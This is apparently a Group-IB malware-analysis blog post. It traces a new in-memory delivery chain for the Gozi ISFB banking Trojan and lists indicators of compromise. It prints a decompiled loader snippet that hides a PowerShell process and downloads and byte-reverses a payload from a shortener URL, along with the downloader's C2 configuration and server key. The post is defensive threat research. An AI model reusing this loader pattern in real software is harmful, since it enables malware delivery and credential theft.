
# We see you, Gozi

blog.group-ib.com/gozi-latest-ttps



24.06.2022

Hunting the latest TTPs used for delivering the Trojan

Albert Priego

Malware Analyst at Group-IB

The ISFB Trojan also known as Gozi ISFB first appeared in 2014. It is based on Gozi, which was released in 2006 and developed by Russian threat actors. Gozi was designed to collect network traffic and steal credentials from browsers and email clients. It has screen grabbing and keylogging functionalities.

The ISFB banking Trojan is a modified version of Gozi. The malware was identified in 2014 and it is also known as Gozi2 and Ursnif. It collects credentials and is mainly used for attacks on the client side of online banking (ATS attacks) and fraud.

Given that the source code for Gozi ISFB is available online, there are now various forks based on ISFB such as GozNym or Dreambot.

Group-IB Threat Intelligence

Supercharge security and defeat attacks before they begin with knowledge of how and when you will be attacked

## New Gozi TTPs

Group-IB has been tracking the Gozi banking Trojan since its early days. During recent threat hunting operations, we detected a new sample of the Trojan in the wild, **on June 14**. As soon as we conducted an in-depth investigation, we realized that the methods and techniques used had no relationship with those seen so far.

We are aware that reading articles on reverse engineering is often tedious and even difficult, which is why we will look at the latest version at a high level.

The kill chain resembles a matryoshka doll. All the stages are executed in memory by downloading, uncompressing and unpacking different stages, without directly dropping files to disk.
Kill chain

1

Initial .EXE self-decompress in memory and executes .NET downloader.

2

.NET downloader performs GET request to Discord resource using a shortener (tiny[.]one) to download the next-stage payload, which is a .NET packer.

3


The .NET packer gets executed. It decrypts and unpacks the packer of the Gozi downloader.

4

The packer of the Gozi downloader unpacks the DLL, which is the real Gozi downloader module.

5

The Gozi downloader behaves as usual by trying to contact the Command & Control server found in its configuration in order to download the main module and continue executing it.





## Analysis

The first file we found was the executable “traktor.exe”, which self-decompresses itself in memory into the file “SEB6A8~1.EXE” and executes it. The new file then acts as a .NET downloader for the next-stage payload. Once executed, the downloader performs a GET request, passing through a shortener to try to hide the final URL of the resource. Shortener request: hXXps://tiny[.]one/yt52rdce → points to: cdn[.]discordapp[.]com/attachments/977479165555146754/984345564407812106/wiztree_4_08_setup_4_Qfmhjhgh.bmp

After being downloaded, it reverses the bytes (usually in order to interfere with detection mechanisms) and executes it. The new executed file is an obfuscated .NET DLL that serves as a packer.

```
private static byte[] GetTeacher()
{
    Process process = new Process();
    process.StartInfo.FileName = "powershell";
    process.StartInfo.Arguments = null;
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.Start();
    process.WaitForExit(20000);
    try
    {
        process.Kill();
    }
    catch
    {
    }
    byte[] array = London.Ozwshjltjedlmhoxao("https://tiny.one/yt52rdce");
    Array.Reverse(array, 0, array.Length);
    return array;
}
```

Once launched in memory, the .NET packer decrypts and unpacks the next-stage payload in memory, which is the packed Gozi downloader. The DLL is obfuscated with various namespaces, classes and methods to throw analysts and reverse engineers off track.




As in all typical Gozi kill chains, the packed downloader unpacks itself into a DLL (the real payload) and executes it. Given that Gozi downloader is run in memory, it will behave as usual and try to contact the Command & Control server in order to download the main module and perform further actions.

Besides the research was finished really quick we were unable to obtain the main module to investigate further. We also could not obtain web injects and the target list because the contacted Command & Control server from the downloader was already down.

## Gozi downloader configuration

```
{
    "server_key": "guVZ8lGzorgMS7cj",
    "group": "7776",
    "timer": "1",
    "server": "50",
    "0x54432e74": "/drew/",
    "0x48295783": "20",
    "0x73d11ee": ".bmp",
    "0x41cae66d": "0",
    "cnc": [
        "update[.]zonealarm[.]com",
        "iiso[.]in"
    ],
    "0xbbb5c71d": ".jlk",
    "0x584e5925": "0"
}
```


## IOCs

### Network

- cdn[.]discordapp[.]com/attachments/977479165555146754/984345564407812106/wiztree_4_08_setup_4_Qfmhjhgh.bmp
- tiny[.]one/yt52rdce
- update[.]zonealarm[.]com
- iiso[.]in

### Files

- Name: traktor.exe
- Classification: Cabinet Self-Extractor
- MD5: A0BB2D133B174436A9D4CCE527FB78D7
- SHA1: 8E72E0115E01F32A2F72D1F31C3E641C6B66AB45
- SHA256: 904CA32CB62DC94B61092F80FA78C5BC97D0A5394FA03438AEEC85ED87AB763E
- Signer: Sectigo RSA
- Compiler stamp: Tue Jul 25 08:18:00 2062
- VT First submission: 2022-06-14 23:34:20 UTC

- Name: SEB6A8~1.EXE
- Classification: .NET downloader
- MD5: 63fdefb66fd14dc92a7d1f773d6f619b
- SHA-1: 0a96e7edc7a7e4b805f29691a0d39e21453f9eb0
- SHA-256: 360703b2b2c324dde72dcd0651251c9e882e245c22d6b7e8c3163ed34ddb62b9
- Signer: Sectigo RSA
- Compiler stamp: Fri Mar 09 00:13:06 2074
- VT First submission: 2022-06-14 23:41:06 UTC

- Classification: .NET Packer
- Original filename: Deocqpqvayitfaqvcfovoryc.dll
- MD5: 2B348E0106F20C14615212D7EFF0DB88
- SHA1: 4DCD93A1CFD7F630C5FE71F5B31B298582B8BD39
- SHA256: 90660936CB65E0F929F32615EF400E0D0F80232F7F2003778C27E28B84468666
- Compiler stamp: Thu Jun 09 08:37:18 2022
- VT First submission: None (at the day of research)

- Classification: Packed GOZI downloader
- MD5: 1C847FED91BA95A65FF0160757C5B187

- SHA1: 17CA3FA3BEC22507798B5B21906559134F4CD3AA
- SHA256: 3EF96CFB78CB553943CE591C985FDC793D2ACF342A536B90D0F9EF72BDB15ECD
- Compiler stamp: Tue Apr 26 21:11:45 2022
- VT First submission: VT First submission: None (at the day of research)

- Classification: GOZI downloader
- MD5: D3D4B79106465363155A3F4F6C1A5E05
- SHA1: 9E978AD8C58FBBE59B470E26709687023161A5B8
- SHA256: 011F6F038B1398C03AE15D3CB81412D32AD0AD554DFBB5D38FAE78577FB2B777
- Compiler stamp: Tue Apr 26 21:11:39 2022
- VT First submission: VT First submission: None (at the day of research)